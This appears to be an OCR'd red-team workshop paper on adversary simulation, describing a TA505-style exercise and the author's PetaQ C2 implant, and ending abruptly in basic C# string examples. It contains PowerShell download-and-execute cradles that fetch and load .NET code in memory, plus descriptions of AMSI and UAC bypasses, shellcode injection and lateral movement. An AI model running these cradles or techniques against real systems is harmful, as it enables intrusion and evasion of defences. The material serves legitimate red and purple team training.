Tradecraft Development
Growing Implants in Memory

Fatih Ozavci

Managing Security Consultant

https://linkedin.com/in/fozavci

Github Repository

https://github.com/fozavci/TradecraftDevelopment-Fundamentals

Table of Contents

Adversary Emulations & Simulations

Adversaries a.k.a Threat Actors are criminal groups, state-actors, organisations or individuals which perform various types of campaigns to achieve certain objectives. As they're persistent threat actors run multiple campaigns, Threat Intelligence (TI) activities help defenders to understand their techniques, tactics and procedures (TTP) a.k.a tradecraft. While most of the TI feeds and reports are commercial, open-source intelligence resources such as Mitre Att&ck Groups[1] provide a large set of threat actor profiles with their tradecraft mapping.

Larger organisations require practical drills and analysis to test their defensive capabilities against the adversaries which directly or indirectly targeting them. These activities are called with various colours such as Red Team for covert activities, Purple Team for collaborative activities, Golden Team for executive table-top analysis and Black Team for physical assessments. While they're designed to run different requirements to achieve their objectives, they all are based on TI reports and threat actor profiling.

Adversary emulations and simulations are an additional type of definition being used after the colour scheme got insufficient. While colour scheme defines the collaboration levels and parties; adversary emulation definitions are used to define level of similarities between the operation and TI report. An adversary emulation is a realistic copycat exercise of the TI report, and it's similar as much as possible, sometimes even includes the real tradecraft and tactics with minor modifications. An adversary simulation, however, is an exercise trying to perform similar attacks and techniques using the toolsets available to the teams. For comparison; while in an adversary emulation the parties would work with real ransomware with Command and Control (C2) modification patches performed, in a simulation they would use a sample PowerShell script performing similar encryption activities. There is also breach, attack and threat simulation category which represents the automated adversary simulations which may perform the activities with safer tools and manners.

Even though these terms have been agreed for a period, there is still a reasonable debate ongoing about the lines between the emulation/simulation levels or tones of the colours. One thing is common in these debates though, the tradecraft used by the threat actors have a key role in these exercises. Therefore, the adversary simulation specialists should have development capabilities which should be driven by TI reports and adversary profiles to perform the exercises better.

[1] Mitre Att&ck Groups: https://attack.mitre.org/groups

Interpreting Threat Intelligence for Tradecraft Development

Threat Intelligence reports and adversary profiles provide various levels of data to design adversary simulations. This data may be tactics (e.g. phishing, USB implants, cloud supply chain attacks), tools (e.g. Cobalt Strike[2], PowerShell, Mimikatz[3]), attack timeline or sample code sets. They're the fundamentals to build an efficient exercise. On the other hand, most of the time the tradecraft in scope requires custom development.

According the Microsoft Threat Intelligence, Solarwinds compromise is performed by a threat actor named Nobellium[4], duration of the campaign was almost a year as in Figure 1.




Figure 1 Solarwinds Compromise Attack Timeline

The sample report also explains that the initial malware deployed verified the target whether in scope or not using a DNS based C2 service, then it downloads a Cobalt Strike stager from a HTTP website if the victim is in scope, and finally it starts communicating using Cobalt Strike C2 for hands-on actions on objectives.




Figure 2 Solarwinds Compromise C2 Stages

---

[2] Cobalt Strike: https://www.cobaltstrike.com

[3] Mimikatz: https://github.com/gentilkiwi/mimikatz/wiki

[4] Microsoft TI report for Solarigate campaign of Nobellium: https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop

This staged approach requires adversary simulation specialists to get samples for DNS communications, stage loaders, process injectors and Cobalt Strike to utilise the exercise. Extracted DNS communications, sub-domain queries and second stage details can be used to develop the implant to perform the exercise.

In another example, the same threat actor (Nobellium) performed a phishing campaign which deploys an ISO image file which comes with a malware DLL, PDF file and a LNK file. The Microsoft TI report dissects this attack and provides example code used in the attack[5] as in Figure 3 as well.




Figure 3 Nobellium Phishing HTML Smuggling

As seen in the examples, the TI reports are quite useful to build tradecraft to simulate certain adversaries. Sometimes the tradecraft in TI reports can be prepared using open source or free tools, however, complicated tradecraft will always need some level of custom development.

[5] Microsoft TI report for Nobellium phishing campaign: https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

End to End Adversary Simulation: TA505+

Adversary simulations are designed to analyse the defence level of larger organisations. They're based on threat intelligence reports related to target organisations, countries and industries. Through the intelligence reports, it's possible to find relevant threat actors, and improve the defence against their campaigns.

TA505 is a threat actor that is financially motivated, and actively targeting larger organisations in APAC area. This exercise is designed to analyse the resilience of the financial institutions in Australia against TA505. The objectives of the exercise were getting unauthorised access to a financial application, and also stealing sensitive data from a production server. The following figure describes the target network used in the exercise.




Figure 4 TA505+ Target Organisation Network

During the exercise, I developed a set of custom tradecrafts to simulate the TA505 group against up-to-date systems. The defence evasion techniques used were forecasting the TA505 and their future implementations. Through this, I successfully managed to get a Microsoft Excel 2019 file to run the custom malicious software when opened by the targeted employee on Windows 10. The endpoint compromise including code execution, security bypass and privilege escalations were not detected by the Windows Defender with recent updates. This demonstrated that working on newest systems still requires an improved defence posture.




Figure 5 Cyber Kill Chain Design of TA505+

Cyber Kill Chain[6] is originally developed by Lockheed Martin to describe the phases of the cyber-attacks. Using the cyber kill chain, it's possible to break one of the phases of the attack to stop entire campaign, or to get early warnings while the threat actor still plans to conduct the campaign. Figure 5 shows the cyber kill chain implementation for the TA505+ exercise.

It was required to develop a list of tools and techniques to perform the TA505+ adversary simulation. The Command and Control server, malware, malware dropper and ransomware were the main tools developed. The initial compromise Microsoft Excel was also generated using a third-party project (ExcelNtDonut[7]). Defence evasion was also required, so some of the old AMSI security bypass exploits and known UAC bypasses get integrated to the simulation with adjustments. The following table briefly shows the tools developed to perform the exercise.

Weaponization phase was most time-consuming phase as it included tradecraft development, defence evasion for new tradecraft and well-known open-source tools, implementing ransomware safely, and finally mixing all for the initial compromise files and content. In this stage, I fixed some errors in my Petaq Purple Team C2 tool and changed compile options to make it user friendly.

---

[6] The Cyber Kill Chain by Lockheed Martin: https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

[7] ExcelNtDonut by FortyNorthSecurity: https://github.com/FortyNorthSecurity/EXCELntDonut




Figure 6 Tradecraft Developed for TA505+

In addition, I developed a loader patching an old AMSI bypass to reuse against up-to-date Windows Defender. There were also a few privilege escalation requirements appeared such as UAC bypass and stealing SYSTEM token for the Meterpreter. I needed to implement a different UAC bypass to evade the detections, and also discovered a tool which was used to steal the SYSTEM token for the Meterpreter.

The initial compromise strategy was designed with stages; starting with an Excel file, and ending with an implant fully functional. This strategy is quite similar to the TA505 initial compromise strategy. The major differences are Excel macro type and non-existing LOLBin usage. While delivery flow explains the initial execution, it delivers only one Petaq Implant instance. This is not sufficient as the adversary simulations and reverse connections are quite fragile. As a solution we need to build our nested implant communication channels that is diagrammed in Figure 7.




Figure 7 Nested Implant Approach in TA505+

I also used the compromised endpoint as a pivoting system to get unauthorised access to the environment. Through the pivot, I successfully compromised two legacy servers, exfiltrated sensitive information and also gained access to the financial application. This also reveals the importance of the internal network monitoring. The organisations which desire to test their resilience against TA505 threat actor can replay this exercise with some customisations for their environment. This simulation would be more beneficial when a collaboration of offensive and defensive teams implements the improvement and remediation suggestions reported.

PetaQ C2 and Implant

PetaQ[8] is an implant which is being developed in .NET Core/Framework to use Websocket as Command & Control (C2) channels. It's designed to provide a Proof of Concept (PoC) Websocket malware to the adversary simulation exercises (Red & Purple Team exercises).

I have used Petaq actively in my purple team exercises for my previous and current employers. Don't consider it as a full replacement of your C2, but would enrich your toolkit, interactive environment or evasive actions. It's not suitable for any production level use, but can be used for test purposes. While preparing the TA505+, I heavily used PetaQ C2 and implant to simulate malware activities.

- Petaq Service - The Command & Control Service (.NET Core)
- Petaq Implant - The Malware (.NET Framework)




Figure 8 PetaQ C2 and Implant Features

Features

Scenario Support

- Prepare scenarios and send them to implant to run
- TTP support for the scenarios to construct

Communications

- WebSocket through HTTP(S) (Implant to C2)
- SMB Named Pipe (Implant to Implant)
- TCP (Implant to Implant)
- UDP (Implant to Implant)

File Operations

- Upload
- Download

[8] PetaQ C2: https://github.com/fozavci/petaqc2

Execution

- Execute a process (cmd.exe, powershell.exe or you choice)
- Execute a PowerShell file/script using .NET System Automation
- Execute .NET assemblies from remote (no touching disk)
- Execute .NET source code from remote (no touching disk)
- Execute .NET source code like a .NET C# shell (no touching disk)
- Execute X86/X64 shellcode using QueueUserAPC with Parent PID spoofing
- All executions can also be a thread to avoid Petaq Implant to wait it finishing (e.g. execthread)

Multi-Level Linking Implants to Implants

- Implants can be linked to other implants pretty much like Cobalt Strike. This is supported on TCP, UDP and SMB Named Pipe.
- Up to 8 level of linking worked well, and quite useful for lateral movement. However, I prefer to use TCP or UDP instead of SMB Named Pipe as its IO is not quite ready for multi-level implant communications.

Lateral Movement

- WMI W32 Create is preferred/integrated
- In case of variety required; it's possible to use schtasks, sc, admin$ and powershell can be used through execthread command

Tehsat Malware Traffic Generator

Tehsat[9] malware traffic generator is designed to provide a Proof-of-Concept implementation for detecting malware traffic using Cyber Data Analytics. The inspired projects, research, technologies and ideas are listed in "Simulating Malware Communications in Distributed Networks" in its docs folder. It can be used to develop C2 applications with UI as it's developed using BlazorUI and Tehsat has MIT license.




Figure 9 Tehsat Malware Traffic Generator




Figure 10 C2 Protocol Variations

[9] Tehsat: https://github.com/fozavci/tehsat

Developing .NET Tradecraft

PowerShell has lost its popularity in offensive tradecraft development due to Microsoft's increased defensive improvements such as Constrained Language and script logging. Even though bypasses appear in time, it's highly monitored. This led the researchers and adversaries to .NET Framework, but its popularity reached to sky after Cobalt Strike gained "execute-assembly" feature to run .NET assemblies.

While .NET development and C# are gaining speed in offensive tool development every day, the version issues and multiple .NET implementations (.NET Framework, .NET Core, .NET and Mono) are still a pain. On the other hand, Microsoft and Enterprise Detection and Response (EDR) vendors also started implementing security measures for .NET tradecraft as well. Event Tracing for Windows (ETW) monitoring, AMSI integration (.NET Framework 4.8+) and easy reversing are some of the troubles of .NET tradecraft development.

.NET Framework on Windows is located in the places below, with multiple versions.

```
x86 - c:\Windows\Microsoft.NET\Framework\VERSION
x64 - c:\Windows\Microsoft.NET\Framework64\VERSION
```

The CSC or MCS can be used to compile a .NET C# application without Visual Studio

```
csc.exe /target:exe /out:hello.exe hello.cs          hello.exe
csc.exe /target:library /out:hello.dll hello.cs      regasm.exe hello.dll
mcs /target:exe /out:hello.exe hello.cs  (Mono)      mono hello.exe
mcs /target:library /out:hello.dll hello.cs          mono hello.dll
```

PowerShell Examples Used to Call or Load .NET C# Code

```
powershell -c "$m=new-object
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Crede
ntials=[Net.CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByt
eArray=$m.downloaddata($Url);$assembly=[System.Reflection.Assembly]::Load($
dllByteArray) ; [Object[]] $Params=@(,([String[]] @('src')));
$assembly.EntryPoint.Invoke($null,$Params)"
```

```
powershell -c "$m=new-object
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Crede
ntials=[Net.CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByt
eArray=$m.downloaddata($Url);$assembly=[System.Reflection.Assembly]::Load($
dllByteArray) ; $t= $assembly.GetType('Program'); $jh=
$t.GetMethod('Main'); $instance = [Activator]::CreateInstance($t,
$null);$jh.invoke($instance, $null)"
```

```
powershell -c "$m=new-object
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Crede
ntials=[Net.CredentialCache]::DefaultCredentials;$Url='https://URL';$Source
=$m.downloadstring($Url);Add-Type -ReferencedAssemblies $Assem -
TypeDefinition $Source -Language Csharp; [Application.Program]::Main()"
```

The coding examples in this paper are available in the Github repository of the workshop.

Github Repo: https://github.com/fozavci/TradecraftDevelopment-Fundamentals

.NET C# Coding Fundamentals

In this section, there are coding examples which illustrate simple functions and coding practices of C# for people coming from other languages.

This code simply shows a C# application prints out a *Hello* using **Console.WriteLine** which is used to print output to the console.

```
using System;                                          Include a Class, easier use
namespace Application                                  Define the Namespace
{
    0 references
    public static class Program                        Define a Class
    {
        0 references
        public static void Main()                      Define a Function
        {
            // It's basically System.Console.WriteLine()   Description
            // "using System" made it easier to use
            Console.WriteLine("Hello, is it me you're looking for?");   Print to the IO / Console
        }
    }
}
```

Figure 11 A Sample Hello from C#

The followings are sample string operations which may be used to customise existing .NET tradecraft or to write your own code.

```
string s3 = "Visual C# Express";
System.Console.WriteLine(s3.Substring(7, 2));
// Output: "C#"

System.Console.WriteLine(s3.Replace("C#", "Basic"));
// Output: "Visual Basic Express"

// Index values are zero-based
int index = s3.IndexOf("C");
// index = 7
```

```
string columns = "Column 1\tColumn 2\tColumn 3";
//Output: Column 1        Column 2        Column 3

string rows = "Row 1\r\nRow 2\r\nRow 3";
/* Output:
  Row 1
  Row 2
  Row 3
*/

string title = "\"The \u00C6olean Harp\", by Samuel Taylor Coleridge";
//Output: "The Æolean Harp", by Samuel Taylor Coleridge
```

```
string filePath = @"C:\Users\scoleridge\Documents\";
//Output: C:\Users\scoleridge\Documents\

string text = @"My pensive SARA ! thy soft cheek recli
    Thus on mine arm, most soothing sweet it is
    To sit beside our Cot,...";
/* Output:
My pensive SARA ! thy soft cheek reclined
   Thus on mine arm, most soothing sweet it is
   To sit beside our Cot,...
*/

string quote = @"Her name was ""Sara.""";
//Output: Her name was "Sara."
```

```
// The null character can be displayed and counted, like other chars.
string s1 = "\x0" + "abc";
string s2 = "abc" + "\x0";
// Output of the following line: * abc*
